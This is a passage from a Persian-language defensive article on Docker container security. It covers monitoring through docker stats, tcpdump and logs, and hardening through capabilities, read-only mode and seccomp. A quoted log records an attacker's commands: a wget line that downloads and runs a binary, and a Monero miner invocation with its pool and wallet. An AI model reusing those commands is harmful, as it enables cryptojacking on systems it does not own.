Ad-Aware	Application.Generic:3073050	AhnLab-V3	HackTool/Linux.Masscan.SE154
ALYac	Misc.HackTool.Linux.PortScan	Avast	ELF-Scanner-BS [PUP]
Avast-Mobile	ELF-Scanner-R [Tool]	AVG	ELF-Scanner-BS [PUP]
Avira (no cloud)	SPR.LNX.Portscan.eaaia	BitDefender	Application.Generic:3073050
Cyren	Malicious (score: 99)	Elastic	Linux.Hacktool.Portscan
Emisoft	Application.Generic:3073050 (D)	eScan	Application.Generic:3073050
ESET-NOD32	A Variant Of Linux/HackTool.Portscan.K...	Fortinet	Riskware/Portscan
GData	Application.Generic:3073050	Kaspersky	Not-a-virus:HEUR.RiskTool.Linux.Portsc...
MAX	Malware (ai Score:99)	McAfee	Linux/PortScan
McAfee-GW-Edition	Linux/PortScan	Microsoft	HackTool.Linux/Portscan.AIMTB

تصویر 26: نتیجه اسکن بر روی یک فایل باینری درون ایمج Apache ارائه شده از یک اکانت غیررسمی

بررسی مصرف منابع و مدیریت کانتینر

تحلیل مصرف منابع توسط کانتینر می‌تواند در برخی اوقات رفتار مخرب کانتینر را نمایان کند برای نمونه میزان ترافیک غیرعادی شبکه ، میزان مصرف پردازنده یا میزان مصرف رم می‌تواند از جمله مواردی باشد که می‌تواند برای تحلیلگر مفید باشند. برای این منظور می‌توان از دستور `docker stats` استفاده کرد. تصویر 27 خروجی این دستور را نشان می‌دهد:

```
(kali@kali) - [~]
└─$ sudo docker stats
CONTAINER ID   NAME      CPU %     MEM USAGE / LIMIT   MEM %     NET I/O       BLOCK I/O   PIDS
8163a807475d  a_c1     0.00%    1.23MiB / 7.738GiB  0.02%    1.45kB / 0B   1.3MB / 0B   1
```

تصویر 27: رصد مصرف منابع توسط دستور `docker stats`

در خروجی `docker stats` :

- **CONTAINER ID**: شناسه کانتینر را نشان می‌دهد.
- **NAME**: نام کانتینر را نشان می‌دهد.
- **CPU**: درصد میزان مصرف پردازنده را نشان می‌دهد.
- **MEM USAGE/LIMIT**: میزان مصرف حافظه رم و مقدار آزاد باقی مانده را نشان می‌دهد.
- **MEM**: درصد مصرف حافظه رم را نشان می‌دهد.
- **NET I/O**: به ترتیب از چپ به راست ترافیک دریافتی و ارسالی شبکه را نشان می‌دهد.
- **BLOCK I/O**: به ترتیب از چپ به راست ترافیک خواندن و نوشتن فایل سیستم را نشان می‌دهد.
- **PIDS**: تعداد پراسس های کرنل در کانتینر را نشان می‌دهد.

بررسی ترافیک شبکه کانتینر

یکی از مواردی که عمده بدافزارها در حملات گزارش شده انجام می‌دادند دانلود یک فایل شل یا باینری مخرب بود از این رو تحلیل ترافیک شبکه کانتینر می‌تواند مفید فایده باشد. برای مثال زمانیکه بدافزار قصد ارتباط با استخر استخراج رمز ارز را داشته باشد، این ارتباط در خروجی ترافیک قابل مشاهده است.

```

└─$ sudo tcpdump -i docker0
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on docker0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:18:06.069042 ARP, Request who-has 172.17.0.1 tell 172.17.0.2, length 28
16:18:06.069050 ARP, Reply 172.17.0.1 is-at 02:42:66:97:93:41 (oui Unknown), length 28
16:18:06.069096 IP 172.17.0.2.38684 > 192.168.88.2.domain: 51246+ A? google.com. (28)
16:18:06.069169 IP 172.17.0.2.38684 > 192.168.88.2.domain: 51473+ AAAA? google.com. (28)
16:18:06.102343 IP 192.168.88.2.domain > 172.17.0.2.38684: 51246 1/0/0 A 216.239.38.120 (44)
16:18:06.104378 IP 192.168.88.2.domain > 172.17.0.2.38684: 51473 1/0/0 AAAA 2001:4860:4802:32::78 (56)
16:18:06.104579 IP 172.17.0.2 > any-in-2678.1e100.net: ICMP echo request, id 2304, seq 0, length 64
16:18:06.181829 IP any-in-2678.1e100.net > 172.17.0.2: ICMP echo reply, id 2304, seq 0, length 64
16:18:07.104781 IP 172.17.0.2 > any-in-2678.1e100.net: ICMP echo request, id 2304, seq 1, length 64
16:18:07.178705 IP any-in-2678.1e100.net > 172.17.0.2: ICMP echo reply, id 2304, seq 1, length 64
16:18:08.105067 IP 172.17.0.2 > any-in-2678.1e100.net: ICMP echo request, id 2304, seq 2, length 64
16:18:08.178910 IP any-in-2678.1e100.net > 172.17.0.2: ICMP echo reply, id 2304, seq 2, length 64
16:18:11.334230 ARP, Request who-has 172.17.0.2 tell 172.17.0.1, length 28
16:18:11.334270 ARP, Reply 172.17.0.2 is-at 02:42:ac:11:00:02 (oui Unknown), length 28
16:18:38.812373 IP 172.17.0.2.57517 > 192.168.88.2.domain: 21119+ A? soft98.it. (27)
16:18:38.812444 IP 172.17.0.2.57517 > 192.168.88.2.domain: 21297+ AAAA? soft98.it. (27)
16:18:39.046360 IP 192.168.88.2.domain > 172.17.0.2.57517: 21119 1/0/0 A 46.8.8.100 (43)
16:18:39.104564 IP 192.168.88.2.domain > 172.17.0.2.57517: 21297 ServFail 0/0/0 (27)
16:18:39.104696 IP 172.17.0.2.57517 > 192.168.88.2.domain: 21297+ AAAA? soft98.it. (27)
16:18:39.386292 IP 192.168.88.2.domain > 172.17.0.2.57517: 21297 ServFail 0/0/0 (27)
16:18:39.386399 IP 172.17.0.2.57517 > 192.168.88.2.domain: 21297+ AAAA? soft98.it. (27)
16:18:39.658891 IP 192.168.88.2.domain > 172.17.0.2.57517: 21297 ServFail 0/0/0 (27)
16:18:39.659037 IP 172.17.0.2.57517 > 192.168.88.2.domain: 21297+ AAAA? soft98.it. (27)
16:18:39.946001 IP 192.168.88.2.domain > 172.17.0.2.57517: 21297 ServFail 0/0/0 (27)
16:18:39.946191 IP 172.17.0.2.57517 > 192.168.88.2.domain: 21297+ AAAA? soft98.it. (27)

```

تصویر 28: شنود ترافیک گذرنده از واسط شبکه داکر با استفاده از ابزار tcpdump

برای این منظور می‌توان از ابزار tcpdump و یا Wireshark استفاده کرد، تصویر 28 خروجی ضبط ترافیک شبکه یک کانتینر را بر روی واسط شبکه پیشفرض کانتینرها یعنی docker0 به کمک tcpdump را نمایش می‌دهد.

بررسی گزارش‌های کانتینر

با استفاده از دستور docker logs می‌توان تاریخچه‌ای از دستورات اجرا شده در کانتینر را به دست آورد، البته در صورتی که کانتینرهای موردنظر از درایورهای journald یا json-file بهره برده باشند برای این کار هنگام ساخت کانتینر می‌توان به صورت زیر اقدام کرد:

```
$ docker run --log-driver=journald [Image Name/ID]
```



```

(root@kali) ~ |
# docker logs 81


/proc # ./m --algo "rx/0" --coin monero -o xmr-asia1.nanopool.
/bin/sh: ./m: not found
/proc # org:14433 -u 89jXfdiTWfLa9AaeaKhVus1mV4bENV5QZKekn3qZjsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw.U
/bin/sh: org:14433: not found
/proc # thanks_la/0x1041041@mailinator.com -p x --tls -k --cpu-priority 5 --no-color^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # wget -q -O ./m $M_URL && chmod +x ./m
BusyBox v1.32.1 () multi-call binary.

```

تصویر 29: مشاهده گزارش عملیات‌های صورت گرفته در کانتینر با دستور `docker logs`

استفاده از ابزارهای مدیریت و گزارش‌گیری کانتینرها

با کمک این ابزارها و ظاهر عموماً گرافیکی آن‌ها می‌توان به شهود خوبی نسبت به رفتار یک کانتینر دست یافت. نمونه خوبی از این ابزارها، `cAdvisor` محصول گوگل است. در تصویر 30 رابط کاربری آن را مشاهده می‌کنید:

تصویر 30: ابزار مانیتورینگ `cadvisor` برای رصد رفتار کانتینرها

راهکارهای پیشگیرانه

پیشگیری مقدم بر تشخیص و مقابله با حمله است از این رو پیشنهاد می‌شود که روش‌های این بخش در هنگام کار با کانتینرهای مبتنی بر داکر لحاظ شوند. دقت شود که تمرکز ما در این بخش معرفی روش‌های غیر بدیهی است و فرض بر این است که آپدیت به آخرین نسخه، استفاده از ایمج کمینه، دانلود ایمج از اکانت معتبر و راهکارهای اینچنینی توسط خواننده رعایت می‌شود.

محدودسازی توانایی‌های¹ لینوکس

یکی از مواردی که بدافزارها در بستر کانتینر انجام می‌دهند اجرای دستور chroot است تا بتوانند دایرکتوری ریشه را به دایرکتوری ریشه سیستم میزبان تغییر دهند و خواسته‌های خود را انجام دهند. به صورت پیشفرض یک کانتینر مبتنی بر Docker دارای قابلیت‌های آورده شده در تصویر 31 است.

```
(kali@kali)-[~]
└─$ sudo docker run -d 6b sleep 5 >/dev/null; pscap | grep sleep
7653 7671 root      sleep      chown, dac_override, fowner, fsetid, kill, s
vice, net_raw, sys_chroot, mknod, audit_write, setfcap +
```

تصویر 31: ساخت یک کانتینر و سپس مشاهده قابلیت‌های اختصاص یافته به آن

همانطور که از شکل بالا نیز قابل مشاهده است، قابلیت sys_chroot که اجازه اجرای دستور chroot را می‌دهد به صورت پیشفرض به کانتینرهای Docker اعطا می‌شود. برای محدود کردن قابلیت‌های یک کانتینر می‌توان از فلگ `-cap-drop` استفاده کرد؛ در تصویر 32 نحوه استفاده به همراه خروجی این دستور را می‌توانید مشاهده کنید:

```
(kali@kali)-[~]
└─$ sudo docker run -d --cap-drop=CAP_SYS_CHROOT 6b sleep 5 >/dev/null; pscap | grep sleep
12735 12754 root      sleep      chown, dac_override, fowner, fsetid, kill, setgid,
setuid, setpcap, net_bind_service, net_raw, mknod, audit_write, setfcap +
```

تصویر 32: نحوه استفاده از فلگ `-cap-drop` به منظور محدود کردن قابلیت‌های یک کانتینر

¹ Capability

برای حذف همه قابلیت‌های ارائه شده به یک کانتینر، می‌توانید از فرمانی که در تصویر 33 نمایش داده شده است، استفاده کنید:

```
(kali@kali)-[~]
└─$ sudo docker run -d --cap-drop=ALL 6b sleep 5 >/dev/null; pscap | grep sleep
```

تصویر 33: چگونگی حذف همه قابلیت‌های یک کانتینر با استفاده از فلگ `--cap-drop`

برای این که یک کانتینر قابلیت‌های خاصی را فقط داشته باشد، می‌توان ابتدا همه آن‌ها را حذف و سپس با فلگ `--cap-add` قابلیت موردنظر را اضافه کرد؛ در تصویر 34، این موضوع نمایش داده شده است:

```
(kali@kali)-[~]
└─$ sudo docker run -d --cap-drop=ALL --cap-add=CAP_SYS_CHROOT 6b sleep 5 >/dev/null; pscap | grep sleep
13177 13196 root          sleep          sys_chroot +
```

تصویر 34: چگونگی اضافه کردن یک قابلیت معین به کانتینر

افزایش سطح دسترسی daemon.json

یکی از روش‌هایی که می‌تواند توسط بدافزارها به کار گرفته شود، بازنویسی فایل `runc` است. فناوری Docker اجازه بازنویسی را می‌دهد از این رو بررسی صحت یا چکیده فایل اثری در جلوگیری از وقوع حمله ندارد، اما با افزایش اجازه سطح دسترسی به پوشه‌ای که کانفیگ مربوط به فایل اجرایی `runc` در آن قرار گرفته شده است، به سطح دسترسی `root` آنگاه می‌توان از این حمله نیز جلوگیری کرد.

OS	Config PATH
Ubuntu	/etc/docker/daemon.json
Windows	C:\ProgramData\docker\config\daemon.json
Mac	~/./docker/daemon.json

جدول 3: مسیر فایل `daemon.json` در سیستم‌عامل‌های مختلف

آدرس کانفیگ مذکور در سیستم‌عامل‌های مختلف مطابق جدول 3 است. در این مسیرها، می‌توان به `runc` دسترسی گرفت.

فعال کردن کانتینر در محیط read-only

یکی از مواردی که بدافزارها برای رسیدن به خواسته‌های خود عموماً نیاز دارند، دانلود یک اسکریپت مخرب و یا ویرایش و تغییر یک فایل است، از این رو اگر کانتینر در حالتی فقط خواندنی بر روی فایل سیستم تنظیم شود، خطرات بدافزارها کاهش محسوسی خواهد داشت. در تصویر 35 چگونگی انجام و خروجی متناظر آن دیده می‌شود.

```
(root@kali) - [~/kali]
# docker run -it --read-only 6b
/ # touch Amin_trojan.sh
touch: Amin_trojan.sh: Read-only file system
```

تصویر 35: چگونگی فعال کردن قابلیت read-only برای یک کانتینر در سطح فایل سیستم

باید توجه داشت که بعضی اوقات یک ایمیج (مثلاً آپاچی) طوری است که نیاز دارد برای شروع اولیه فایلی یا فایل‌هایی را روی فایل سیستم ایجاد کند یا عملیات نوشتنی را به طور کل انجام دهد در این صورت مسیری که عملیات نوشتن قرار است انجام شود را باید با فلگ --tmpfs مشخص کرد. تصویر 36 این موضوع را نشان می‌دهد.

```
(root@kali) - [~/kali]
# docker run -it --read-only --tmpfs /tmp/ 6b
/ # touch Amin_trojan.sh
touch: Amin_trojan.sh: Read-only file system
/ # touch /tmp/Amin_trojan.sh
/ # ls /tmp
Amin_trojan.sh
```

تصویر 36: چگونگی استثنا کردن بعضی از مکان‌های فایل سیستم در حالت read-only

محدودسازی فراخوانی‌های سیستمی درون کانتینر

با استفاده از قابلیت seccomp می‌توان بر روی فراخوانی‌های سیستمی درون کانتینر محدودیت اعمال کرد و فقط فراخوانی‌های سیستمی مشخصی را اجازه داد. برای استفاده از این روش بایستی seccomp در کرنل لینوکس فعال شده باشد. برای پی بردن به فعال بودن این قابلیت می‌توانید مانند شکل زیر عمل کنید:

```
(kali@kali) - [~/Desktop]
└─$ grep CONFIG_SECCOMP= /boot/config-$(uname -r)
CONFIG_SECCOMP=y
```

تصویر 37: نحوه تشخیص فعال بودن مکانیزم seccomp در لینوکس

برای استفاده از seccomp نیاز به یک پروفایل است که در آن لیست فراخوانی‌های سیستمی مجاز برای کانتینر مشخص شده است. پروفایل پیش فرض از طریق این [آدرس](#) در دسترس است. برای اعمال پروفایل می‌توانید مطابق تصویر 38 عمل کنید.

```
(kali@kali) - [~/Desktop]
└─$ sudo docker run -it --security-opt seccomp=/home/kali/Desktop/def.json 6b
/ # touch sd
/ # chown 100.100 sd
chown: sd: Operation not permitted
```

تصویر 38: chow از لیست مجاز حذف شده

همانطور که در تصویر 38 نمایش داده شده است، در اینجا از پروفایل پیش فرض استفاده شده با این تفاوت که chow از لیست مجاز حذف شده و همان‌طور که مشاهده می‌کنید اجازه اجرای آن درون کانتینر داده نمی‌شود.

اجرای کانتینر بدون سطح دسترسی روت

برای این که داکر در سطح دسترسی غیر روت اجرا شود، می‌توان به دو صورت اقدام کرد، روش نخست این که نسخه مخصوص Docker برای اجرای بدون نیاز به روت نصب کنیم و روش دوم این است که در داکر نسخه روت یک کانتینر با سطح دسترسی کمتر از روت اجرا کنیم. برای روش اول:

```
curl -sSL https://get.docker.com/rootless | sh
```

برای روش دوم :

```
docker run -d --name dind-rootless --privileged docker{docker version}-dind-rootless
```

نتیجه گیری

در این مقاله با توجه به تحقیقات و گزارش‌هایی که بر روی حملات کانتینرهای مبتنی بر Docker طی سالیان اخیر منتشر شده بود، سعی در ایجاد یک متودولوژی کردیم و سپس راهکارهای پیشگیری از وقوع حملات را بررسی نمودیم.